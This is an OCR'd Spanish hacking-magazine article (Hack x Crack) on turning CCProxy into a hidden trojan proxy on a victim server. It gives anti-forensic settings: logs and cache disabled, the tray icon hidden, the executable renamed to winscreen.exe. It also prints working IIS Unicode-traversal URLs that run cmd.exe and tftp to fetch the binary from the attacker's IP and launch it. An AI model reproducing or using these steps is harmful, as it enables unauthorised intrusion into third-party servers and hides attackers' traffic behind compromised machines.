
Todo esto se explicó sobradamente en anteriores números.

## 2.- Instalación del CCPROXY en nuestro PC.


Antes que nada nos descargamos el programa de la Web Oficial (http://www.youngzsoft.net) o de nuestra Web (www.hackxcrack.com) y lo instalamos. No tiene misterios, la instalación es prácticamente automática, por cierto, nosotros lo hemos instalado en la carpeta c:\ccproxy.

## 3.- Configurando el ccproxy:

Venga, nos vamos a la carpeta donde lo hemos instalado y vemos unos cuantos archivos y carpetas.





El más importante a parte del ejecutable (CCProxy.exe), es el CCProxy.ini. Este último contiene la configuración del CCProxy en un simple archivo de texto, ¿os suena?, muy muy parecido al primer troyano que estudiamos en hack x crack (el serv-u). Otro archivo importante es el accinfo.ini, donde se guardan los usuarios que creemos, este se utiliza en caso de que quieras proteger tu Servidor Proxy de visitas desconocidas, si no saben el user/pass no podrán utilizar nuestro Proxy :)




## Es muy importante...

Es muy importante que sepas elegir bien las herramientas que utilizas. Este programa no es un virus, ni un troyano ni nada parecido, es un software conocido y ningún antivirus dará la alarma si lo ejecutas en un remoto. Por otro lado, la mayoría de los Servidores Proxy guardan su configuración en el registro de Windows (imposible de modificar si no tienes derechos de administrador) y este, en cambio, lo hace en un archivo *.ini que es en realidad un archivo de texto que podemos modificar con el Bloc de notas de Windows ¿Recuerdas el artículo del osito? ¿quedó claro, verdad?
Presentándote al Sr. CCProxy te hemos ahorrado muchas horas de búsqueda y pruebas, intenta instalar cualquier otro Proxy y me apuesto lo que quieras a que tardas días en encontrar uno que no toque el registro de Windows para guardar su configuración… por cierto, podríamos habernos montado un Proxy sencillito nosotros mismos con el NETCAT (tocado en el número 3 de hackxcrack), pero eso os lo enseñaré otro día ;p
Ahhh!!!, por cierto, puedes hacer que el ccproxy se inicie en español (lo veremos luego), pero eso empezaría a dejar pistas sobre la procedencia del "infectador", y no nos interesa, por lo tanto dejaremos la aplicación en Ingles :)

Nuestra intención es configurar el ccproxy de forma que podamos "traspasarlo" a cualquier otro ordenador sin que rechiste al ser iniciado remotamente, que sirva a nuestros propósitos (anonimizar nuestras conexiones), que quede oculto en el remoto y aprendamos cositas por el camino. Pues venga, ejecutamos en CCProxy y nos encontramos con la pantalla de inicio :)




Lo primero que haremos es pinchar sobre el botón OPTIONS y veremos los servicios que tiene este Proxy, no te quejarás ¿verdad? Hay bastantes ;)





Servicios a Configurar

¿Qué significa todo eso? Verás, para no complicarnos la vida, diremos que un Proxy puede ofrecer varios servicios en puertos distintos. Me explico, un buen Servidor Proxy (en este caso el ccproxy), puede trabajar de formas distintas según sea su misión:

- HTTP: Esto nos permite tener un Web-Proxy y NO ACEPTARÁ que le pidas cosas distintas a páginas Web puesto que, aunque escuche las peticiones en cualquier puerto solo gestionará correctamente peticiones a Servidores Web (normalmente en el puerto 80). Fíjate en la imagen, nosotros hemos puesto el Servidor Proxy escuchando el puerto 2880.

* Oye, perdona, me estoy perdiendo un poco… ¿me lo explicas mejor?
Bueno, vale, venga, un dibujo para explicar mejor esta parrafada.




Los PC1, 2 y 3 piden páginas Web, si activamos esa opción en el CCProxy tendremos ese servicio. Pero imagina que esos PC quieren conectarse a servidores FTP de forma anónima, pues entonces debemos habilitar ese servicio en la configuración del Proxy ;)

FTP: Esto nos permite tener un FTP-Proxy y NO ACEPTARÁ que le pidas cosas distintas puesto que, aunque escuche las peticiones en cualquier puerto solo gestionará correctamente peticiones a Servidores FTP (normalmente en el puerto 21). Fíjate en la imagen, nosotros hemos puesto el Servidor Proxy escuchando el puerto 3821.



Vamos a ver qué está pasando:

1- El PC 1 (80.65.24.123 ) abre su Cliente de FTP (por ejemplo el Flash FXP, ampliamente tratado en los números anteriores de esta publicación) y lo configura para que utilice un FTP-Proxy, en este caso un Servidor FTP-Proxy activo en la IP 65.111.52.196 y puerto 3821.

2.- El PC 1 emite una petición de conexión desde su Cliente FTP a, por ejemplo ftp.epson.com

3.- Como el Cliente FTP ha sido configurado para utilizar el Proxy instalado en la IP 65.111.52.196 y puerto 3821, lo que hace NO ES enviar la petición a ftp.epson.com, sino que envía la petición a la IP 65.111.52.196 en el puerto 3821.

4.- El FTP-Proxy (65.111.52.196) recibe la petición del PC 1 y se conecta a ftp.epson.com en el puerto 21

5.- El servidor ftp.epson.com, que está escuchando el puerto 21, acepta la petición desde la IP 56.111.52.196 y responde inocentemente, no tiene ni idea que la petición procede realmente del PC 1 (80.65.24.123).

6.- El FTP-Proxy recibe la respuesta de ftp.epson.com y la devuelve a PC 1 (80.65.24.123 ).

Eso mismo ocurre con cada uno de los servicios que activemos. Los proxys no solo tienen en cuenta el puerto al que se conectan, sino el

tipo de servicio que hay tras ese puerto (FTP, HTTP, TELNET… …). Piensa que cada servicio tiene su propia forma de comunicarse mediante un protocolo concreto, por eso el Proxy DEBE SER PROGRAMADO de forma que sepa comunicarse con esos servicios. Existe mucho software que alardea de llamarse Proxy pero que solo admiten uno o dos servicios, CCProxy no es ni de lejos el más completo pero es bastante "completito".


No podemos explicar ahora todos los servicios, por el momento, si has leído esta revista desde el principio ya conoces el HTTP, Secure http, FTP(Web), FTP y telnet. Pues venga, configura esos servicios tal y como viste en la foto titulada "Servicios a Configurar" (no te vuelvo a poner la foto que después en el foro dicen que "rellenamos la revista" ;p)

Ahora vuelve a mirarte la foto una vez más y te explico un par de cosas:
- Auto Hide: Esto hace que cuando ejecutes el programa, automáticamente se minimice y solo quede el Tray Icon junto al reloj del sistema. Je, je, no encontrarás la forma de ocultar ese icono desde la interfaz gráfica, algo poco importante si utilizas para su troyanización el CODE / DECODE (no saldrá el icono), pero si utilizas cualquier otro BUG el icono nos delatará. Pues bien, después te enseñaremos a ocultarlo añadiendo una interesante opción directamente en el archivo de configuración (ccproxy.ini) ;p
- Auto Startup: En principio es para que los servicios se activen en cuanto ejecutes el programa, mejor lo seleccionamos.
- Auto Detect: Esto es genial, cuando subamos este archivo a una víctima no debemos preocuparnos ni tan siquiera de su IP Externa, el CCProxy seleccionará la IP Externa correcta ;)
- NT Service: Lo dejamos desactivado, ya hemos explicado muchas veces esta opción en otros programas tratados, esta opción modificaría el registro de Windows y eso no nos interesa puesto que si no tenemos derechos de administrador sobre el equipo hackeado saltará un error en plena cara del administrador remoto (algo muy poco recomendable) :p
- Port Map: Bueno, bueno, bueno… dejo esta explicación para cuando hagamos "tunneling". Es un simple mapeo de puertos muy útil para redirigir puertos y, según como se mire, servicios. Por ahora lo dejaremos desactivado porque esto merece un artículo a parte ;)

En la imagen "Servicios a Configurar" puedes ver nuestra configuración. Si quieres cambiar los puertos de escucha puedes hacerlo, pero ten en cuenta que debe ser mayor que 1024 debido a que los puertos 1-1024 cantan bastante y son controlados muy de cerca por los firewalls y otras herramientas del sistema. Te recomendamos que elijas puertos no conocidos/asignados, la lista de los llamados Puertos Conocidos la tienes en el número 6 de PC PASO A PASO. Si utilizas un puerto conocido, corres el riesgo de "pisar" otro software que esté a la escucha en ese puerto y nuestro CCProxy no podrá iniciarse correctamente.


## 4.- Configurando el ccproxy: Avanzada.

Ahora pulsamos sobre el botón ADVANCED y nos encontramos con esto.




Configúralo como nosotros puesto que vamos a troyanizar conexiones de cable (servidores) y estas opciones son para otros tipos de conexiones.


Ahora vamos a la pestaña Cache y lo deshabilitamos TODO. Estas opciones crearían una caché donde guardaría los últimos sitios visitados y esas cosas, parecido a la caché del Internet Explorer: NO NOS INTERESA dejar tantas huellas y mucho menos consumir recursos innecesarios de la Víctima.




Ahora iremos a la pestaña Cascading Proxy y comprobamos que está todo deshabilitado. Esto nos permitiría por ejemplo, conectar nuestro ccproxy con otros Proxy y así conseguir un mayor anonimato, pero nosotros ya tenemos conocimientos avanzados sobre el tema y sabemos crear cadenas de proxys con el SocksCap y el SocksShain ¿verdad? (HackxCrack número 3) ;p





Ahora nos vamos a la pestaña LOG y lo desactivamos TODO. No queremos que se guarde un registro de nuestras actividades, ni de las conexiones entrantes ni de nada de nada ¿verdad? Recuerda que estamos configurándolo para actuar de troyano en una máquina-víctima :)




La pestaña mail déjala como esté, puesto que no hemos activado ese servicio y no afectará para nada.


Ahora nos metemos en la pestaña Miscellaneous, que es muy interesante.
Password Protection: Nos permitiría, por ejemplo, evitar el uso del Proxy por personas que no conozcan la clave. Mejor lo dejamos desconectado, debemos ser generosos :)
Disable external users: Si activas esta opción, el Proxy no permitirá que una IP EXTERNA acceda al Proxy, es decir, el Proxy solo aceptaría peticiones de la Red Local. Nosotros la dejaremos desactivada puesto que queremos meterle el programa a un remoto y conectarnos posteriormente.
Languaje: Bueno, dejaremos el inglés, así no damos pistas sobre nuestra procedencia :)
HIDE ALL: La activamos sin dudarlo, nos acabamos de cargar el molesto Tray Icon. Ahora

ya somos invisibles :)
SOCKS 4: Lo activamos, puesto que así nos aseguramos la compatibilidad (habría mucho que decir sobre esto, coge el google e investiga www.google.com)




Listo, pulsamos aceptar, en la siguiente OK y ya tenemos configurado nuestro CCProxy :)

## 5.- Configurando el ccproxy: Cuentas.





En principio y para ser generosos, dejaremos que pueda utilizar el Proxy cualquier persona que conozca su existencia :), si quieres hacer pruebas de acceso poner usuarios y tal te lo dejamos a ti, que después dicen en nuestro foro (www.hackxcrack.com) que rellenamos páginas explicando cosas demasiado sencillas.


## 6.- Configurando el ccproxy: ¿Dónde está el CCProxy?

Ahora cerraremos el programa, volveremos a ejecutarlo y aparentemente no pasa nada, pero SÍ, SÍ que pasa. En este momento el CCProxy ya está ejecutándose. ¿cómo lo sabemos?

Hay dos maneras muy sencillas:
1.- Pulsamos las teclas Ctrl+Alt+Supr para que nos salga el Administrador de tareas de Windows y pulsamos sobre la pestaña procesos, podremos ver como el CCProxy está ejecutándose :)




2.- La otra forma, mucho más interesante, es abrir una Ventana de Comandos (mil veces explicada en anteriores números) e introducir el comando que nos listará los puertos que están a la escucha: netstat -a -n



Podemos ver perfectamente que los puertos configurados en el CCProxy están "a la escucha" esperando ansiosos conexiones :) En nuestro caso el 2880, 3821 y 4823.

Una vez comprobado visto que funciona, cerramos el programa desde el Administrador de Tareas.

## 7.- Preparando el programa para Subirlo a la Víctima:

Lo primero que hacemos, como siempre, es cambiar el nombre del ejecutable (CCProxy.exe) por otro menos llamativo para que sea confundido cuando el administrador visualice su Administrador de Tareas, por ejemplo podemos llamarlo winscreen.exe (esto ya lo hemos explicado mil veces, como si quieres llamarlo winscreen.dll para que desaparezca el icono, da igual).
Ahora nos vamos al directorio c:\ccproxy (donde instalamos el ccproxy) y eliminamos todo lo innecesario:
- La carpeta smtp al completo
- Todos los archivos de la carpeta languaje excepto el English.ini (el idioma seleccionado en la configuración)
- La carpeta log al completo
- Y de la carpeta principal solo deben quedar estos

Ahora tenemos que subirle los archivos a la víctima. Tenemos varias posibilidades:
- Subimos el "servu" a la víctima (Servidor FTP), nos conectamos con un Cliente FTP (FlashFXP) y le metemos los archivos donde queramos (esto ya se estudió en su momento). Todo esto utilizando el CODE /DECODE bug y el TFTPD (Servidor TFTP).
- Subimos los archivos uno a uno mediante el CODE / DECODE y el TFTPD.
- Comprimimos todos los archivos en un archivo autodescomprimible mediante el CODE / DECODE y el TFTPD, lo ejecutamos para que se autodescomprima y finalmente ejecutamos nuestro CCProxy (winscreen.exe)

Lo lógico sería utilizar la tercera opción, pero no tengo espacio en este artículo para enseñar paso a paso eso de los Self-Extracting files, así que utilizaremos el segundo método, lo que siempre hemos hecho en hackxcrack. Por cierto, si alguien tiene ya unos cuantos servidores hackeados subir los archivos es algo verdaderamente simple.

## 8.- Subiendo el CCProxy a la Víctima y navegando anónimamente :)

Subiremos todos los archivos a la víctima, en este caso al servidor de hack x crack mediante el code-decode bug y ayudados del TFTPD, lo haré sin explicaciones ni aclaraciones, hemos dedicado muchas páginas (casi dos revistas enteras) a explicar todo lo que verás en las siguientes líneas, si no lo entiendes seguro que no has leído los anteriores números (el resto ya lo tenéis controlado ;)

Después de escanear y localizar el bug code/decode subimos todos los archivos a la víctima (el servidor de Hack x Crack) en, por ejemplo, la carpeta d:\WINNT\system32\

http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+d:\winnt\system32\tftp.exe%20-i%20TU-IP-PONLA-AQUI%20get%20winscreen.exe%20d:\winnt\system32\winscreen.exe

y así con todos ellos. No te olvides de crear la carpeta languaje y meter dentro el English.ini

Una vez están todos arriba, ejecutamos el ccproxy (winscreen.exe)
http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+d:\winnt\system32\winscreen.exe

Ahora configuramos nuestro explorador para que utilice como proxy a la víctima o mejor (mucho mejor) utilizamos el SocksCap apuntando al puerto del SocksChain para lanzar el Explorador y que admita socks4, configurando previamente el SocksChain para tener como anonimizador el servidor-víctima que acabamos de hackear.

## 9.- ¿Has entendido algo del punto 8?

He repasado el artículo un par de veces y posiblemente sea bastante incomprensible para mucha peña y realmente lo siento mucho. En el próximo artículo, según las dudas que salgan en el foro reincidiré sobre todo esto (mas detalladamente) y explicaré lo de los archivos autoejecutables. Si es necesario incluso explicaré rápidamente como configurar el SocksCap y el SocksChain para utilizar el proxy de la víctima, pero todo esto ya se ha explicado, simplemente tienes que aplicar los conocimientos adquiridos.

Si no me han informado mal, en el próximo número enseñarán a "asaltar" a los pobres Windows NT por el sistema de ficheros compartidos, además enseñarán a hacerse con el pass del administrador y a transformar todos los troyanos que hemos estudiado en autoinicializables (que se reinicien junto al sistema)... esto será muy útil para ir dejando ya de lado el "masticado" code-decode.


Espero vuestras críticas respecto este artículo en el foro de www.hackxcrack.com, porque es, posiblemente, el único texto publicado que no empieza desde cero e incluye elementos ya estudiados. Si no os gustan las cosas explicadas así, tendremos que utilizar más páginas para las mismas cosas y reincidir sobre los temas tratados... ya me contareis :)

EL GANADOR DEL SORTEO DE UN SUSE LINUX 8.1 DEL MES DE ENERO ES:

GUSTAVO BARON

PALMA DE MALLORCA

SEGUIR LLAMANDO, EL PROXIMO PODRIA SER PARA TI (PAG 18)





NÚMERO1:

-CREA TU PRIMER TROYANO INDETECTABLE POR LOS ANTIVIRUS.
-FLASHFXP: SIN LÍMITE DE VELOCIDAD.
-FTP SIN SECRETOS: PASVMODE.
-PORT MODE/PASV MODE Y LOS FIREWALL: LA UTILIDAD DE LO APRENDIDO.
